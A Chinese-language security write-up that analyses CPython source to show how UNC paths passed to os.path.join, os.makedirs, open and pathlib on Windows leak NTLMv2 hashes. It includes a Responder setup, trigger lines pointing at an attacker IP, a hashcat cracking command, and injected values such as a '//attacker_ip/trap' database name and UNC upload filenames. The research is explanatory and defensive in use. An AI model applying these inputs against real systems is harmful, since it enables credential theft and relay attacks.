
说起 Python 安全,大家聊得多的是反序列化、SSTI、沙箱逃逸。但标准库里有些看起来人畜无害的函数,在 Windows 上配合 UNC 路径就能直接偷走用户的 NTLM 凭据。这个攻击面几乎没人专门写过,但实战中很好用。
本文从 CPython 源码出发,分析 os.path.join 、os.makedirs 、open 、pathlib 在 UNC 路径下的危险行为,附完整复现和真实捕获的 NTLMv2 哈希。
前置知识
UNC 路径
UNC(Universal Naming Convention)是 Windows 访问网络共享的路径格式://server/share 或 \\server\share

Windows 程序访问 UNC 路径时,操作系统自动向目标服务器的 445 端口发起 SMB 连接,并在无任何提示的情况下发送当前用户的 NTLMv2 哈希进行认证。拿到哈希后可以用 hashcat 离线破解,或用 ntlmrelayx 中继到其他机器直接拿 shell。
CPython 源码分析
os.path.join 绝对路径覆盖
我们先看看这个函数是用来干什么的,中一般的开发场景下 这个函数用于拼接一个或多个路径部分

在 Windows 上 os.path.join 实际调用的是 ntpath.join 。看一下 CPython 源码):

def join(path, *paths):
    path = os.fspath(path)
    sep = '\\'
    seps = '\\/'
    colon = ':'
    try:
        result_drive, result_path = splitdrive(path)
        for p in map(os.fspath, paths):
            p_drive, p_path = splitdrive(p)
            if p_path and p_path[0] in seps:
                # Second path is absolute
                if p_drive or not result_drive:
                    result_drive = p_drive
                result_path = p_path
                continue
            elif p_drive and p_drive != result_drive:
                if p_drive.lower() != result_drive.lower():
                    result_drive = p_drive
                    result_path = p_path
                    continue
当后续路径 p_path[0] in seps(简单来说就是以 / 或 \ 开头)的时候,result_path被直接覆盖,前面的路径全部丢弃。
而 UNC 路径 ”//attacker/share“经过 splitdrive 后会怎样?看 splitdrive函数

关键代码
def splitdrive(p):
    normp = p.replace(altsep, sep)      # '/' 替换成 '\'
    if normp[0:2] == sep * 2:           # 检测是否 '\\' 前缀
        # UNC drives, e.g. \\server\share
        start = 2
        index = normp.find(sep, start)  # 找第三个 '\'
        index2 = normp.find(sep, index + 1)
        省略...
        return p[:index2], p[index2:]
对于 传入参数“//attacker/share”:splitdrive 返回 (‘//attacker/share’, ”)。p_path为空,走不进这个 if。但如果路径更长比如 //attacker/share/xxx,splitdrive返回 (‘//attacker/share’, ‘/xxx’),p_path[0] 是 /,满足条件,覆盖发生。
但实际测试发现即使是//attacker/share(不带子路径),join同样会覆盖。原因是当 p_drive 存在(//attacker/share)且与 result_drive(C:)不同时,分支,同样执行了覆盖。
实际验证:
import os
test=os.path.join("C:/app/output", "//attacker/share")
print(test)
# //attacker/share  # base 消失了
import os
test=os.path.join("C:/app/output", "D:/evil")
print(test)
#同理
import os
test=os.path.join("C:/app/output", "../../etc/passwd")
print(test)
#'C:/app/output\\../../etc/passwd'     # 相对路径不覆盖
os.makedirs 递归创建触发 SMB
开发场景下,这个函数一般用于递归目录创建

os.makedirs 的源码:

def makedirs(name, mode=0o777, exist_ok=False):
    head, tail = path.split(name)
    if not tail:
        head, tail = path.split(head)
    if head and tail and not path.exists(head):    # 这里就触发了
        try:
            makedirs(head, exist_ok=exist_ok)      # 递归
        except FileExistsError:
            pass
    try:
        mkdir(name, mode)                          # 最终调用
    except OSError:
        if not exist_ok or not path.isdir(name):
            raise
这里的path.exists(head) 就已经会触发 SMB 连接了——检查 “//attacker/share” 是否存在需要连接目标服务器。即使这步没触发, mkdir(name, mode) 会调用 C 层的 os.mkdir。
os.mkdir 层到 Windows API
os.mkdir 是 C 实现的内置函数(Modules/posixmodule.c),在 Windows 上最终调用的是:

关键代码
// CPython/Modules/posixmodule.c
static PyObject *
os_mkdir_impl(PyObject *module, path_t *path, int mode, int dir_fd)
{
省略
    result = CreateDirectoryW(path->wide, NULL);  // ← Windows API
省略
}
CreateDirectoryW 是 Windows 的系统调用。当路径是 UNC 格式时,Windows 内核的 I/O 管理器把它路由到 MUP(Multiple UNC Provider),MUP 调用 SMB 客户端驱动 mrxsmb.sys ,后者向目标 IP 的 445 端口发起 TCP 连接 + SMB 协商 + NTLM 认证。
完整调用链:

在python中 open()、os.listdir()、os.stat() 、pathlib.Path.exists()这些函数底层走的路径完全一样——最终都是 Windows API(CreateFileW 、FindFirstFileW 、GetFileAttributesW)碰到 UNC 路径后交给 MUP 处理。
实测验证
光看源码不够,得跑一下。我写了一个简单的脚本在 Windows 11 上测试,每个函数用不同的不可达 IP(避免 Windows SMB 负缓存互相干扰):
import os, time
from pathlib import Path

tests = [
    ("os.makedirs", "192.168.253.1", lambda ip: os.makedirs(f"//{ip}/s/t")),
    ("os.listdir",  "192.168.253.2", lambda ip: os.listdir(f"//{ip}/s")),
    ("os.stat",     "192.168.253.3", lambda ip: os.stat(f"//{ip}/s/f")),
    ("open",        "192.168.253.4", lambda ip: open(f"//{ip}/s/f")),
    ("Path.exists", "192.168.253.5", lambda ip: Path(f"//{ip}/s").exists()),
    ("Path.mkdir",  "192.168.253.6", lambda ip: Path(f"//{ip}/s/d").mkdir(parents=True, exist_ok=True)),
]

for name, ip, fn in tests:
    start = time.time()
    try:
        fn(ip)
    except:
        pass
    elapsed = time.time() - start
    tag = "SMB TRIGGERED" if elapsed > 3 else "no SMB"
    print(f"{name:20s}  {elapsed:5.1f}s  {tag}")
输出:

21 秒是 Windows SMB 连接超时默认值。六个函数全部触发了 SMB 连接尝试。
复现窃取NTLMv2 哈希
环境
vps:Linux 192.168.50.130,运行 Responder
靶机:Windows 10×64,运行触发 UNC 的 Python 代码
Linux 端启动 Responder
sudo responder -I ens33 -v
sudo python3 Responder.py -I eth0
Windows 端触发 SMB
只需要一行:
import os
os.makedirs("//192.168.50.130/share/test")
或者通过 open 、pathlib 等任意一个函数触发:
open(“//192.168.50.130/share/file.txt”)
第三步:查看捕获结果
Responder 终端输出:
[SMB] NTLMv2-SSP Client   : 192.168.50.1
[SMB] NTLMv2-SSP Username : \admin
[SMB] NTLMv2-SSP Hash     : admin:::xxxxxxxxxxxxxxxxx:xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
这是完整的 NTLMv2-SSP 哈希,可以直接丢给 hashcat:
hashcat -m 5600 hash.txt rockyou.txt
或者作为后续的横向移动提供关键凭证
常见的漏洞场景
数据库名作为路径
很多数据导出工具用数据库名构造输出目录。MySQL 允许创建 // 开头的库名:
CREATE DATABASE `//attacker_ip/trap`;
如果导出工具这样写:
db_name = query("SELECT DATABASE()")
output = os.path.join(dump_path, db_name)
os.makedirs(output)
在 Windows 上运行就会触发 NTLM 泄露。
Web 框架的文件上传
如果文件名来自用户输入且用 os.path.join 拼接保存路径:
save_path = os.path.join(UPLOAD_DIR, user_filename)
with open(save_path, 'wb') as f:  # user_filename = "//attacker/share/x"
    f.write(content)               # → NTLM 泄露
配置文件路径
从数据库或 API 读取的路径配置:
log_dir = config.get("log_directory")  # 从远程获取
os.makedirs(log_dir, exist_ok=True)     # 如果值是 UNC -> 泄露
Windows SMB 负缓存
复现时的一个坑:Windows 11 对 SMB 连接失败有激进的负缓存。第一次连接某 IP 失败后,后续对同 IP 的请求直接返回缓存错误而不发网络请求。所以测试时每个函数要用不同的 IP,或者重启 Windows 清缓存。
Author :Phantom